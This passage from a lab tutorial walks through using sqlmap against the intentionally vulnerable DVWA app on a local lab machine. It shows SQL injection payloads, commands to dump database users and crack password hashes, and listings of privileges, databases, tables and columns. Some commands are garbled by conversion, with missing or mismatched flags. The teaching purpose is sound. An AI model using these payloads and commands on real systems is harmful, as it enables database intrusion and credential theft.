Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'hpja'='hpja&Submit=Submit
---
[07:05:50] [INFO] manual usage of GET payloads requires url encoding
[07:05:50] [INFO] the back-end DBMS is MySQL
[07:05:50] [INFO] fetching banner
web server operating system: Linux Fedora 15 (Lovelock)
web application technology: PHP 5.3.8, Apache 2.2.17
back-end DBMS: MySQL 5.0
banner: '5.1.60'

[07:05:51] [INFO] fetching current user
current user: 'root@localhost'
[07:05:51] [INFO] fetching current database
current database: 'dvwa'
[07:05:51] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.106'
[*] shutting down at: 07:05:51
root@bt:/pentest/database/sqlmap#
```

Section 11: Using SqlMap to Obtain Database Management Username and Password

1. Obtain Database Management Username and Password

o Notes (FYI) :


- You must have completed [Lesson 4](#) to see the **db_hacker** in S

o Instructions:

1. ./sqlmap.py -u

```
"http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=1"
--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=1"
--string="Surname" --users --password
```

- -u, Target URL
- --cookie, HTTP Cookie header
- -string, Provide a string set that is always present valid or invalid query.
- --users, list database management system users
- --password, list database management password for sys



-
- 2. Obtain Database Management Username and Password (Part 2)
 - **Instructions:**
 - 0. Use Dictionary Attack? Y
 - 1. Dictionary Location? <Press Enter>
 - **Notes (FYI) :**
 - 0. Notice the password for username db_hacker was cracked.

```
BackTrack5R1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
back-end DBMS: MySQL 5.0
[12:55:49] [INFO] fetching database users
database management system users [6]:
[*] '@'Fedora14'
[*] '@'localhost'
[*] 'db_hacker' '%'
[*] 'root'@'127.0.0.1'
[*] 'root'@'Fedora14'
[*] 'root'@'localhost'
Database Management Users

[12:55:50] [INFO] fetching database users password hashes
do you want to use dictionary attack on retrieved password hashes? [Y/n/q] Y Y
[12:56:07] [INFO] using hash method: 'mysql_passwd'
what's the dictionary's location? [/pentest/database/sqlmap/txt/wordlist.txt] Press Enter
[12:56:10] [INFO] loading dictionary from: '/pentest/database/sqlmap/txt/wordlist.txt'
do you want to use common password suffixes? (slow!) [y/N] y
[12:56:16] [INFO] starting dictionary attack (mysql_passwd)
[12:56:17] [INFO] found: 'abc123' for user: 'db_hacker'
database management system users password hashes:
[*] db_hacker [1]:
  password hash: *6691484EA6B50DDDE1926A220DA01FA9E575C18A
  clear-text password: abc123 Cracked
[*] root [2]:
  password hash: *995482DFA707D02F345EACD80A4CF36706905E04
  password hash: NULL Not Crack

[12:58:46] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.106'
[*] shutting down at: 12:58:46
root@bt:/pentest/database/sqlmap#
```

3. Obtain db_hacker Database Privileges

o Instructions:


0. `./sqlmap.py -u`

`"http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=1"`

`--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=1"`

`db_hacker --privileges`

- `-u`, Target URL
- `--cookie`, HTTP Cookie header
- `-U`, Specify database management user
- `--privileges`, list database management system user's



The screenshot shows a terminal window titled "BackTrack5R1 - VMware Player". The terminal prompt is "root@bt: /pentest/database/sqlmap". The command entered is: `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -U db_hacker --privileges`. The output shows the command being repeated in red text: `-u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"`, `--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low"`, `-U db_hacker`, and `--privileges`. A large, faint watermark "backtrack 5" is visible in the background. The VMware taskbar at the bottom shows several open applications and a status bar with the text "To return to your computer, press Ctrl+Alt."

```
BackTrack5R1 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -U db_hacker --privileges

-u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"

--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low"

-U db_hacker

--privileges

<< backtrack 5

root@bt: ...  Damn Vu...  example...  [root@bt...  [Untitled...  [root@bt...
To return to your computer, press Ctrl+Alt.  vmware
```

4. View Results: Obtain db_hacker Database Privileges

- o **Instructions:**

0. Notice that DBMS user "db_hacker" has administrative privileges.
1. Notice that "db_hacker" can log in from anywhere, via the wildcard operator.

BackTrack5R1 - VMware Player File Virtual Machine Help

Applications Places System

root@bt: /pentest/database/sqlmap

File Edit View Terminal Help

database management system users privileges:
[*] 'db_hacker'@'%' (administrator) [27]:

- privilege: ALTER
- privilege: ALTER ROUTINE
- privilege: CREATE
- privilege: CREATE ROUTINE
- privilege: CREATE TEMPORARY TABLES
- privilege: CREATE USER
- privilege: CREATE VIEW
- privilege: DELETE
- privilege: DROP
- privilege: EVENT
- privilege: EXECUTE
- privilege: FILE
- privilege: INDEX
- privilege: INSERT
- privilege: LOCK TABLES
- privilege: PROCESS
- privilege: REFERENCES
- privilege: RELOAD
- privilege: REPLICATION CLIENT
- privilege: REPLICATION SLAVE
- privilege: SELECT
- privilege: SHOW DATABASES
- privilege: SHOW VIEW
- privilege: SHUTDOWN
- privilege: SUPER
- privilege: TRIGGER
- privilege: UPDATE

[15:51:34] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.106'

root@bt: ... Damn Vu... example... [root@bt... [Untitled... [root@bt...]

To return to your computer, press Ctrl+Alt

vmware

Notice that db_hacker has administrative privileges

Notice that db_hacker can log in from anywhere, via the "%" wildcard operator

Section 12: Obtain a list of all Databases


1. Obtain a list of all databases

- o **Notes (FYI) :**

1. Obtain the referer link from (Section 9, Step 10), which is after the "-u" flag below.
2. Obtain the cookie line from (Section 9, Step 10), which is after the "--cookie" flag below.

- o **Instructions:**

1. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=1"`
 - -u, Target URL
 - --cookie, HTTP Cookie header
 - --dbs, List database management system's databases.



The screenshot shows a VMware Player window titled "BackTrack5R1 - VMware Player". Inside, a terminal window is open with the prompt "root@bt: /pentest/database/sqlmap". The command entered is `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookies="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" --dbs`. The command is repeated in red text on the next lines. The terminal has a menu bar with "File", "Edit", "View", "Terminal", and "Help". The VMware window has a menu bar with "File", "Virtual Machine", and "Help", and a status bar at the bottom that says "To direct input to this virtual machine, press Ctrl+G." and the VMware logo.

```
BackTrack5R1 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1
Submit=Submit" --cookies="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" --dbs

-u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"

--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low"

--dbs

<< back | track 5

root@bt: ...  Damn Vu...  example...  [root@bt...  [Untitled...  root@bt: /etc
To direct input to this virtual machine, press Ctrl+G.  vmware
```

- - 2. Review Results: Obtain a list of all databases
 - **Notes (FYI) :**
 - 1. Notice that sqlmap supplies a list of available databases.

```
BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help

Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1' AND (SELECT 1667 FROM(SELECT COUNT(*),CONCAT(CHAR(58,104,99,97,58),(SELECT (CASE WHEN (1667=1667) THEN 1 ELSE 0 END)),CHAR(58,121,108,100,58),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'rwtT'='rwtT&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: id=1' UNION ALL SELECT CONCAT(CHAR(58,104,99,97,58),IFNULL(CAST(CHAR(89,81,112,107,90,113,118,67,113,122) AS CHAR),CHAR(32)),CHAR(58,121,108,100,58)), NULL# AND 'ymSn'='ymSn&Submit=Submit

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'hpja'='hpja&Submit=Submit

---

[12:28:57] [INFO] manual usage of GET payloads requires url encoding
[12:28:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 15 (Lovelock)
web application technology: PHP 5.3.8, Apache 2.2.17
back-end DBMS: MySQL 5.0
[12:28:57] [INFO] fetching database names
available databases [4]:
[*] dwwa
[*] information_schema
[*] mysql
[*] test

[12:28:57] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.106'

[*] shutting down at: 12:28:57

root@bt: ... Damn Vu... example... [root@bt... [Untitled... [root@bt...
To direct input to this virtual machine, press Ctrl+G. vmware
```

Section 13: Obtain "dvwa" tables and contents


1. Obtain "dvwa" tables and contents

o Notes (FYI) :

1. Obtain the referer link from (Section 9, Step 10), which is after the "-u" flag below.
2. Obtain the cookie line from (Section 9, Step 10), which is after the "--cookie" flag below.

o Instructions:

1. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=1" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=1" dvwa --tables`
 - -u, Target URL
 - --cookie, HTTP Cookie header
 - -D, Specify Database
 - --tables, List Database Tables



```
BackTrack5R1 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1
Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa --tables

-u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low"
-D dvwa
--tables

<< back | track 5

root@bt: ...  Damn Vu...  example...  [root@bt...  [Untitled...  [root@bt...
To direct input to this virtual machine, press Ctrl+G.  vmware
```

2. Viewing "dvwa" tables and content results

o **Notes (FYI) :**

1. Notice sqlmap listed two tables: guestbook and users.


```
BackTrackSR1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
N (1667=1667) THEN 1 ELSE 0 END)),CHAR(58,121,108,100,58),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.C
ARACTER_SETS GROUP BY x)a) AND 'rwtT'='rwtT&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: id=1' UNION ALL SELECT CONCAT(CHAR(58,104,99,97,58),IFNULL(CAST(CHAR(89,81,112,107,90,113
118,67,113,122) AS CHAR),CHAR(32)),CHAR(58,121,108,100,58)), NULL# AND 'ymSn'='ymSn&Submit=Submit

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'hpja'='hpja&Submit=Submit
---

[07:19:32] [INFO] manual usage of GET payloads requires url encoding
[07:19:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 15 (Lovelock)
web application technology: PHP 5.3.8, Apache 2.2.17
back-end DBMS: MySQL 5.0
[07:19:32] [INFO] fetching tables for database: dvwa
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
These are the tables inside of the "dvwa" database

[07:19:33] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.1
6'

[*] shutting down at: 07:19:33

root@bt: /pentest/database/sqlmap#
```

3. Obtain columns for table dvwa.users

o **Instructions:**

1. `./sqlmap.py -u`

`"http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=1"`
`--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=1"`
`dvwa -T users --columns`

- `-u`, Target URL
- `--cookie`, HTTP Cookie header
- `-D`, Specify Database
- `-T`, Specify the Database Table
- `--columns`, List the Columns of the Database Table.

```
BackTrack5R1 - VMware Player  File Virtual Machine  Help
Applications  Places  System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1
Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa -T users --column

-u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"

--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low"

-D dvwa

-T users

--columns
```

4. Viewing Results: columns for table dvwa.users

o **Notes (FYI) :**

1. Notice that there are both a user and password columns in dvwa.users table.


```
BackTrackSR1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help

